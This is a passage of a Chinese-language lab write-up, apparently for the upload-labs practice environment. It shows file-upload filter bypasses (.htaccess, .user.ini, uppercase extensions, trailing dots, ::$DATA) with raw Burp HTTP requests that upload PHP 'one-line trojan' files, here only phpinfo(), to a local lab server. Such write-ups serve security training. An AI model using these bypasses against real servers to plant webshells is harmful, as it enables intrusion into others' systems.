20 .....
21 .....
22 .....
23 Content-Disposition: form-data; name="submit"
24 .....
25 上传
26 .....
27 .....
```

把1.htaccess改为.htaccess

二、再上传一句话木马:

Request

Raw Params Headers Hex

```
POST /upload/Pass-04/index.php HTTP/1.1
Host: 192.168.10.128:8000
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.10.128:8000/upload/Pass-04/index.php
Cookie: BEEFH00K=QfQf:an0L30VZjkh2xZry7v4a5qplKvX:WFF4mx8ljxzl0c42Ye0caFXPLPQXLMfYD10 fpdIjkuLYGT
X-Forwarded-For: 8.8.8.8
Connection: close
Content-Type: multipart/form-data;
boundary=-----262671930313872
Content-Length: 332
-----262671930313872
Content-Disposition: form-data; name="upload_file"; filename="yijuhuanama.jpg"
Content-Type: image/jpeg

<?php
phpinfo();
?>
-----262671930313872
Content-Disposition: form-data; name="submit"

000
-----262671930313872--
```

Response

Raw Headers Hex HTML Render



```
href="/upload/Pass-20/index.php">Pass-20</a></li>
<li><a id="Pass-21" href="/upload/Pass-21/index.php">Pass-21</a></li>
</div>

<div id="upload_panel">
<ol>
<li>
<h3></h3>
<p><<code>webshell</code></p>
</li>
<li>
<h3></h3>
<form enctype="multipart/form-data" method="post" onsubmit="return
checkFile()">
<p><<<input type="file" name="upload_file"/>
<input class="button" type="submit" name="submit" value="" />
</form>
<div id="msg">
</div>
<div id="img">

</div>
</li>
</ol>
</div>

<div id="footer">
<center>Copyright@&nbsp;&nbsp;&nbsp;<span
id="copyright_time"></span>&nbsp;&nbsp;&nbsp;by&nbsp;&nbsp;&nbsp;<a href="http://gv7.me"
target="_bank">c0ny1</a></center>
</div>
```

三、上传成功了。




Pass05 黑名单验证: .user.ini 0 (没有成功)

利用.user.ini文件的三个条件:

- 1、服务器脚本语言为PHP
- 2、服务器使用CGI / FastCGI模式
- 3、上传目录下要有可执行的php文件

其中 第二条不满足,使用的模式不是CGI / FastCGI, 是handler。

第三个条件, 作者在upload目录下为我们提供了一个readme.php。



PHP Version 5.2.17

System	Windows NT EXPLOIT7 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpStudy\php52\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, compress.bzip2, zip
Registered Stream	tcp, udp

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这里我们直接使用phpstudy2014的集成环境中的Nginx+PHP 5.4n去复现这个漏洞。



PHP Version 5.4.33

System	Windows NT EXPLOIT7 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) i586
Build Date	Sep 17 2014 20:05:00
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchanted=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpStudy\php54n\php.ini

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首先上传.user.ini文件

The screenshot shows a Burp Suite interface with a request on the left and a response on the right. The request is a POST to /upload/Pass-05/index.php HTTP/1.1. The body contains a multipart/form-data boundary with a file named 'user.ini'. The response is an HTML page with a title '上传一句话木马' and a form for uploading a file. The response body contains HTML and JavaScript code, including a 'file' input field and a 'submit' button. The response status is 200 OK.

上传一句话木马:

The screenshot shows a Burp Suite interface with a request on the left and a response on the right. The request is a POST to /upload/Pass-05/index.php HTTP/1.1. The body contains a multipart/form-data boundary with a file named 'getshell05.jpg'. The response is an HTML page with a title '上传一句话木马' and a form for uploading a file. The response body contains HTML and JavaScript code, including a 'file' input field and a 'submit' button. The response status is 200 OK.

The screenshot shows a Burp Suite interface with a request on the left and a response on the right. The request is a POST to /upload/Pass-05/index.php HTTP/1.1. The body contains a multipart/form-data boundary with a file named 'getshell05.jpg'. The response is an HTML page with a title '上传一句话木马' and a form for uploading a file. The response body contains HTML and JavaScript code, including a 'file' input field and a 'submit' button. The response status is 200 OK.

Parse error: syntax error, unexpected 'qaz' (T_STRING), expecting ']' in C:\phpStudy\WWW\upload\upload\getshell05.jpg on line 2

没有成功!

Pass06 黑名单验证: 大小写绕过

Request

```

POST /upload/Pass-06/index.php HTTP/1.1
Host: 192.168.10.128:8000
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101
Filefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.10.128:8000/upload/Pass-06/index.php
Cookie: PHPSESSID=2820ra0L30VZj3hCzZzy7v4m5ppxK7YcVFF4ns8l3xL0c42Te0caFXPLRQXLMNYD10fpd13kULY07
X-Forwarded-For: 0.0.0.0
Connection: close
Content-Type: multipart/form-data; boundary=-----387186025223
Content-Length: 330
-----387186025223
Content-Disposition: form-data; name="upload_file"; filename="yijubunamaa.PHP"
Content-Type: application/x-php

<?php
phpinfo();
?>
-----387186025223
Content-Disposition: form-data; name="submit"


```

Response

```

href="/upload/Pass-17/index.php">Pass-17</a></li>
<li><a id="Pass-18"
href="/upload/Pass-18/index.php">Pass-18</a></li>
<li><a id="Pass-19"
href="/upload/Pass-19/index.php">Pass-19</a></li>
<li><a id="Pass-20"
href="/upload/Pass-20/index.php">Pass-20</a></li>
<li><a id="Pass-21" href="/upload/Pass-21/index.php">Pass-21</a></li>
</ul>
<div id="upload_panel">
<ol>
<li>
<h3></h3>
<code><code>webehell</code></code></p>
</li>
<li>
<h3></h3>
<form enctype="multipart/form-data" method="post" onsubmit="return
checkFile()">
<input type="text">
<input class="input_file" type="file" name="upload_file"/>
<input class="button" type="submit" name="submit" value="GO"/>
</form>
<div id="msg">
</div>
<div id="img">

</div>
</li>
</ol>
</div>
</div>

```

Load URL: <http://192.168.10.128:8000/upload/upload/202011071925096660.PHP>



PHP Version 5.3.29

System	Windows NT EXPLOIT7 5.2 build 3790 (Windows Server 2003 Enterprise Edition Service Pack 2) i586
Build Date	Aug 15 2014 19:15:47
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sd\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sd\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sd\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=.\obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpStudy\php53\php.ini
Scan this dir for	(none)

Pass07 黑名单验证：空格绕过

点绕过原理:


Windows系统下, 文件后缀名最后一个点会被自动去除。





Pass09 黑名单验证:::\$DATA绕过

特殊符号绕过原理:

Windows系统下, 如果上传的文件名中`test.php::$DATA`会在服务器上生成一个`test.php`的文件, 其中内容和所上传文件内容相同, 并被解析。




